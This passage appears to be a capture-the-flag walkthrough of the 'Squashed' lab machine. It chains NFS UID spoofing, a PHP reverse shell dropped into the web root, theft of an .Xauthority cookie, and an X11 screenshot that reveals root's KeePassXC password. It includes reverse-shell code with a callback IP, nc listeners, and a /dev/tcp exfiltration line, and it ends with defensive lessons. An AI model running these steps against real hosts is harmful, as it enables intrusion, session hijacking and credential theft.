
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP.
// RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.6';
$port = 443;
$chunk_size = 1400;
It gets copied into the share acting as pwned (the UID owning the directory):
sudo -u pwned cp revshell.php /tmp/var/www/html/revshell.php
# sudo -u pwned ls -l /tmp/var/www/html/revshell.php
-rw-r--r-- 1 pwned pwned 2590 Oct 24 18:30 /tmp/var/www/html/revshell.php
We set up a listener and trigger the webshell with a simple HTTP request:
nc -nlvp 443
curl 10.10.11.191/revshell.php
connect to [10.10.16.6] from (UNKNOWN) [10.10.11.191] 53846
Linux squashed.htb 5.4.0-131-generic ...
uid=2017(alex) gid=2017(alex) groups=2017(alex)
UID 2017 turns out to be the user alex, and Apache runs as him, so the shell lands directly as alex. The user flag:
cat /home/alex/user.txt
e9ab4c2d27302b6d854ffc8d74fd9fd2Privilege escalation
.Xauthority in ross's share
The other NFS share was /home/ross. Listing it reveals a .Xauthority file (perms 600, owner ross):
ls -la /tmp/home/ross
alex@squashed:/home/ross$ ls -la
total 68
-rw------- 1 ross ross   57 Oct 24 15:09 .Xauthority
-rw------- 1 ross ross 2475 Oct 24 15:09 .xsession-errors
That same directory is mounted locally over NFS, and the listing reads better there, because without the victim's users the system shows raw UIDs. It's worth walking through in full:
ls -laR /tmp/home/ross
/tmp/home/ross:
-rw-------  1 1001 1001   57 Oct 24 17:09 .Xauthority
lrwxrwxrwx  1 root root    9 Oct 20  2022 .bash_history -> /dev/null
drwx------ 11 1001 1001 4096 Oct 21  2022 .cache
lrwxrwxrwx  1 root root    9 Oct 21  2022 .viminfo -> /dev/null
-rw-------  1 1001 1001 2475 Oct 24 17:09 .xsession-errors

ls: cannot open directory '/tmp/home/ross/.cache': Permission denied
ls: cannot open directory '/tmp/home/ross/.config': Permission denied
ls: cannot open directory '/tmp/home/ross/.gnupg': Permission denied

/tmp/home/ross/Documents:
-rw-rw-r--  1 1001 1001 1365 Oct 19  2022 Passwords.kdbx
Three things come out of this. First the UID 1001 instead of a name, confirming the trick that already worked with 2017 is repeatable. Second the .xsession-errors modified today at 17:09, not in 2022 like everything else: someone has a graphical session running right now, and that's what makes a .Xauthority worth anything. Third Passwords.kdbx, a KeePass database, foreshadowing where this ends up (though the file itself is 644 and copyable, without the master password it's useless).
The Permission denied errors on .cache, .config and .gnupg aren't a mount failure: they're 700 directories owned by UID 1001 and we're looking at them as local root, whom NFS does not treat as a superuser. That's root_squash doing its job, and it's why we have to create a user with the exact UID rather than simply being root.
.Xauthority holds the authorisation cookies of the X11 server (the Unix/Linux graphical system): whoever has that file can authenticate against that user's display. We confirm with w that ross has an active graphical session:
w
USER  TTY   FROM   LOGIN@  IDLE  WHAT
ross  tty7  :0     15:09   ...   /usr/libexec/gnome-session
Reading .Xauthority via NFS
The .Xauthority is 600, so neither alex nor we can read it directly. But the file is owned by UID 1001 (ross), and we still have the share mounted locally: we repeat the UID trick, creating a local user with UID 1001 to read it:
useradd ross
usermod ross -u 1001
sudo -u ross ls -la /tmp/home/ross/.Xauthority
echo $(sudo -u ross cat /tmp/home/ross/.Xauthority | base64) | base64 -d > /tmp/.Xauthority
-rw------- 1 ross 1001 57 ... /tmp/home/ross/.XauthorityThe echo $(... | base64) | base64 -d detour deserves an explanation, because at a glance it looks like noise. .Xauthority is binary, and a bash command substitution can't carry null bytes: they get dropped along the way. Piping it through base64 inside the sudo -u ross moves it as printable text and it gets decoded outside, so the file arrives intact. We check it did:
strings /tmp/.Xauthority
squashed.htb
MIT-MAGIC-COOKIE-1
Those 57 bytes hold the hostname, the display number, the name of the authentication protocol (MIT-MAGIC-COOKIE-1) and the 16-byte cookie in binary, which is the actual secret. The mechanism is as simple as it sounds: the client presents the cookie and the X server compares it against its own. There's no cryptography and no expiry, so copying the file is copying the credential.
Screenshotting ross's display
We serve the .Xauthority over HTTP from the directory we left it in:
cd /tmp
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...We download it on the victim, point the XAUTHORITY variable at it and, now authenticated against ross's display :0, take a screenshot with xwd:
wget http://10.10.16.6/.Xauthority -O /tmp/.Xauthority
export XAUTHORITY=/tmp/.Xauthority
xwd -root -screen -silent -display :0 > /tmp/screen.xwd
alex@squashed:/tmp$ xwd -root -screen -silent -display :0 > /tmp/screen.xwd
alex@squashed:/tmp$ ls
screen.xwd
xwd prints nothing; it leaves the display dump in screen.xwd (confirmed by ls).
We bring the .xwd back to our machine and open it with display (ImageMagick):
cat /tmp/screen.xwd > /dev/tcp/10.10.16.6/1234
nc -nlvp 1234 > screen.xwd
display screen.xwd
listening on [any] 1234 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.11.191] 41658
The screenshot shows ross's desktop with an open KeePassXC, and in the "System..." entry for user root the cleartext password: cah$mei7rai9A.
root
The password works with su:
su root
cat /root/root.txt
00ec79b356e59e7d591b6dda4f9f6031Attack chain
nmap UDP/TCP → rpcbind + NFS (2049) + Apache (80)
  └─> showmount -e → /home/ross and /var/www/html exported
        └─> /var/www/html owned by UID 2017 → useradd UID 2017
              └─> cp revshell.php into the share → curl → shell as alex (user.txt)
                    └─> /home/ross/.Xauthority (UID 1001, perms 600) + ross with X11 session
                          └─> useradd UID 1001 → read .Xauthority via NFS
                                └─> XAUTHORITY + xwd -display :0 → screenshot
                                      └─> open KeePassXC → root's password → su root (root.txt)
Lessons learned
- NFS authorises by numeric UID. Without root squash or user mapping, access control to exported files depends only on the client's UID number. Creating a local user with the right UID grants its owner's permissions: writing to the web root or reading other users' files. Restricting exports (
root_squash,all_squash, host limits) prevents it. - A writable web root is RCE. Being able to drop a
.phpinto the directory served by Apache turns file access into code execution: webshell upload. .Xauthorityis a credential. Whoever holds it controls the user's graphical session: read the screen, inject keystrokes, and so on. That's why its perms are600; leaking it (here, via NFS) is handing over the display (X11 abuse).- Secrets in plain view on screen. A password manager left open with entries visible is a gift to anyone who can capture the display. Locking the vault and the session when stepping away is basic hygiene.
rpcbindon 111 is a map of the server. Itsrpcinfotable turned four anonymous high ports intomountdandnlockmgr, and published which NFS versions are spoken. Exposing it to the internet is handing over the inventory, and it's why a-sCVagainst 111 pays better than any fuzzing.- A timestamp can be worth more than a file. The
.xsession-errorsmodified today, not in 2022 like the rest of the home, is what said there was a live graphical session. Without that,.Xauthoritywould be 57 bytes with no display to use them against. Permission deniedis information too. Not being able to open.cacheor.gnupgas localrootis the proof the server enforcesroot_squash, and it's what rules out the easy route and forces creating a user with the exact UID. An error you understand saves a detour.- An Ubuntu package suffix dates the system.
2.4.41-4ubuntu3.10isn't an Apache version, it's an Ubuntu one, and on Launchpad it resolves to Focal (20.04). Apache and OpenSSH agreeing on the same release is what let us assume a single host rather than a container in front of something else.